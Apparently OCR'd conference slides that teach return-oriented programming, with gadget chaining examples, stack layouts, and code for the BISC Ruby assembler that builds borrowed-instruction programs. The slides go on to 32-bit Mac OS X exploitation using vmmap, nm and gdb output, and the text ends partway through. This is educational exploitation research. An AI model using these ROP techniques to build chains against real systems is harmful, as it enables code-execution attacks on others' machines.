


```
mov eax, 0xc3084189
```

B8	89	41	08	C3

```
mov [ecx+8], eax
ret
```

“The Geometry of Innocent Flesh on the Bone: Return-Into-Libc without Function Calls (on the x86)”, Hovav Shacham (ACM CCS 2007)




Return-Oriented Programming

is a lot like a ransom note, but instead of cutting cut letters from magazines, you are cutting out instructions from .text segments

Credit: Dr. Raid's Girlfriend

Return-Oriented Gadgets

- Various instruction sequences can be combined to form *gadgets*
- Gadgets perform higher-level actions
  - Write specific 32-bit value to specific memory location
  - Add/sub/and/or/xor value at memory location with immediate value
  - Call function in shared library



Example Gadget

`pop eax`
`ret`

+

`pop ecx`
`ret`

+


`mov`
`[ecx],eax`
`ret`

=

STORE
IMMEDIATE
VALUE


Return-Oriented Write4 Gadget

```
684a0f4e:
   pop eax
   ret
684a2367:
   pop ecx
   ret
684a123a:
   mov [ecx], eax
   ret
```



Return-Oriented Write4 Gadget

```
684a0f4e:
    pop eax
    ret
684a2367:
    pop ecx
    ret
684a123a:
    mov [ecx], eax
    ret
```



0x684a123a

0xfeedface

0x684a2367


0xdeadbeef

0x684a0f4e

Stack Growth

Return-Oriented Write4 Gadget

```
684a0f4e:
    pop eax
    ret
684a2367:
    pop ecx
    ret
684a123a:
    mov [ecx], eax
    ret
```



0x684a123a

0xfeedface

0x684a2367


0xdeadbeef

0x684a0f4e

Stack Growth

Return-Oriented Write4 Gadget


```
684a0f4e:

   pop eax

   ret

684a2367:

   pop ecx

   ret

684a123a:

   mov [ecx], eax

   ret
```



0x684a123a
0xfeedface
0x684a2367
0xdeadbeef
0x684a0f4e


Return-Oriented Write4 Gadget

```
684a0f4e:

   pop eax

   ret

684a2367:

   pop ecx

   ret

684a123a:

   mov [ecx], eax

   ret
```



Return-Oriented Write4 Gadget

```
684a0f4e:

   pop eax

   ret

684a2367:

   pop ecx

   ret

684a123a:

   mov [ecx], eax

   ret
```



0x684a123a

0xfeedface

0x684a2367


0xdeadbeef

0x684a0f4e

Stack Growth

Return-Oriented Write4 Gadget

```
684a0f4e:
    pop eax
    ret
684a2367:
    pop ecx
    ret
684a123a:
    mov [ecx], eax
    ret
```



0x684a123a

0xfeedface

0x684a2367

0xdeadbeef

0x684a0f4e

Generating a Return-Oriented Program

- Scan executable memory regions of common shared libraries for useful instructions followed by return instructions
- Chain returns to identified sequences to form all of the desired gadgets from a Turing-complete gadget catalog
- The gadgets can be used as a backend to a C compiler
- “Preventing the introduction of malicious code is not enough to prevent the execution of malicious computations”
  - “The Geometry of Innocent Flesh on the Bone: Return-Into-Libc without Function Calls (on the x86)”, Hovav Shacham (ACM CCS 2007)

BISC

Borrowed Instructions Synthetic Computation

BISC

- BISC is a ruby library for demonstrating how to build borrowed-instruction[1] programs
- Design principles:
  - Keep It Simple, Stupid (KISS)
  - Analogous to a traditional assembler
  - Minimize behind the scenes “magic”
  - Let user write simple “macros”

---

1. Sebastian Krahmer, “x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique”. http://www.suse.de/~krahmer/no-nx.pdf

ROP vs. BISC

Return-Oriented Programming

- Reuses single instructions followed by a return
- Composes reused instruction sequences into gadgets
- Requires a Turing-complete gadget catalog with conditionals and flow control
- May be compiled from a high-level language

BISC

- Reuses single instructions followed by a return
- Programs are written using the mnemonics of the borrowed instructions
- Opportunistic based on instructions available
- Rarely Turing-complete
- Supports user-written macros to abstract common operations

Borrowed-Instruction Assembler


- We don’t need a full compiler, just an assembler
  - Writing x86 assembly is not scary
  - Only needs to support a minimal subset of x86
- Our assembler will let us write borrowed-instruction programs using familiar x86 assembly syntax
  - Source instructions are replaced with an address corresponding to that borrowed instruction
- Assembler will scan a given set of PE files for borrowable instructions
- No support for conditionals or loops

BISC Borrowable Instructions

```
$ ./bisc.rb EXAMPLE
ADD EAX, ECX
ADD EAX, [EAX]
ADD ESI, ESI
ADD ESI, [EBX]
ADD [EAX], EAX
ADD [EBX], EAX
ADD [EBX], EBP
ADD [EBX], EDI
ADD [ECX], EAX
ADD [ESP], EAX
AND EAX, EDX
AND ESI, ESI
INT3
MOV EAX, ECX
MOV EAX, EDX
MOV EAX, [ECX]
MOV [EAX], EDX
MOV [EBX], EAX
MOV [ECX], EAX
MOV [ECX], EDX
MOV [EDI], EAX
MOV [EDX], EAX
MOV [EDX], ECX
MOV [ESI], ECX
OR EAX, ECX
OR EAX, [EAX]
OR [EAX], EAX
OR [EDX], ESI
POP EAX
POP EBP
POP EBX
POP ECX
POP EDI
POP EDX
POP ESI
POP ESP
SUB EAX, EBP
SUB ESI, ESI
SUB [EBX], EAX
SUB [EBX], EDI
XCHG EAX, EBP
XCHG EAX, ECX
XCHG EAX, EDI
XCHG EAX, EDX
XCHG EAX, ESP
XOR EAX, EAX
XOR EAX, ECX
XOR EDX, EDX
XOR [EBX], EAX
```

Programming Model

Stack unwinds “upward”



Ret 4
Ret 3
Ret 2
Ret 1

Stack Growth

We write borrowed-instruction programs “downward”

```
RET 1
RET 2
RET 3
RET 4
```

Me Talk Pretty One Day

- Each unique return-oriented instruction is a word in your vocabulary
- A larger vocabulary is obviously better, but not strictly necessary in order to get your point across
- You will need to work with the vocabulary that you have available

```
MOV EDX, [ECX]
MOV EAX, EDX
MOV ESI, 3
ADD EAX, ESI
MOV [ECX], EAX
```

⇔

```
ADD [ECX], 3
```

BISC Programs

- Programs are nested arrays of strings representing borrowed instructions and immediate values

```
Main = [ “POP EAX”, 0xdeadbeef ]
```

- Arrays can be nested, which allows macros:

```
Main = [
  [ “POP EAX”, 0xdeadbeef ],
  “INT3”
]
```

BISC Macros

- Macros are ruby functions that return an array of borrowed-instructions and values

```
def set(variable, value)
  return [
    “POP EAX”, value,
    “POP ECX”, variable,
    “MOV [ECX], EAX”
  ]
end
```

BISC Sample Program

```
#!/usr/bin/env ruby -I/opt/msf3/lib -I../lib
require 'bisc'

bisc = BISC::Assembler.new(ARGV)

def clear(var)
  return [
  “POP EDI”, 0xffffffff,
  “POP EBX”, var,
  “OR [EBX], EDI”,
  “POP EDI”, 1,
  “ADD [EBX], EDI”
]
end

v = bisc.allocate(4)
Main = [ clear(v) ]
print bisc.assemble(Main)
```

Higher-Order BISC

- Consider macros “virtual methods” for common high-level operations:
  - Set variable to immediate value
  - ADD/XOR/AND variable with immediate value
  - Call a stdcall/cdecl function through IAT
- Write programs in terms of macros, not borrowed instructions
- Macros can be re-implemented if they require unavailable borrowed instructions

Mac OS X x86 (32-Bit) Return-Oriented Exploitation

x86 Process Mitigations

- Non-Executable Memory
  - NX bit is only set on stack regions
  - i.e. heap memory is still executable
- Library Randomization
  - Cheap imitation of ASLR
  - Dynamic libraries and frameworks have their load addresses shuffled periodically after new software is installed
  - No randomization of stack/heap bases, memory regions, etc.
- Stack and heap metadata protection (10.6)

Ingredients

- Look for the following at known predictable memory address:
  - Borrowable instructions
  - Library subroutines
  - Writable scratch memory
    - Dynamic temporary data storage
  - Writable and Executable scratch memory
    - Dynamic temporary code storage

Tools of the Trade

- vmmap
  - Dumps process memory map
- nm
  - Lists exported symbols from a library/executable
- otool
  - Gives various information from Mach-O object files (shared library dependencies, code disassembly, etc)
- Spencer Pratt's "Synthesis" Technique[1]
  - Implemented in BISC

[1] "Exploitation With WriteProcessMemory()", Spencer Pratt (Full-Disclosure, 3/30/2010)

vmmap

```
% vmmap 44976
Virtual Memory Map of process 44976 (Google Chrome Helper)
Output report format:  2.2  -- 32-bit process

==== Non-writable regions for process 44976
...
__TEXT                 8fe00000-8fe42000 [  264K] r-x/rwx
    SM=COW  /usr/lib/dyld
...
==== Writable regions for process 44976
...
__IMPORT               8fe6f000-8fe70000 [    4K] rwx/rwx
    SM=COW  /usr/lib/dyld
...
```

nm /usr/lib/dyld

- nm can display exported functions
- Some may be quite useful

```
% nm -arch i386 /usr/lib/dyld
...
8fe1ce60 t _longjmp
8fe18b00 t _malloc
8fe221c4 t _memcpy
8fe1d044 t _mmap
8fe1ce00 t _setjmp
8fe21d10 t _strcpy
8fe1cd77 t _strdup
8fe1b72c t _syscall
...
```

- dyld contains the library functions that it uses since it is loaded before libSystem

Commpage

- Some functions aren’t defined in libSystem:

```
(gdb) disass memcpy
Dump of assembler code for function memcpy:
0x97a0e80c <memcpy+0>: mov    eax,0xffff07a0
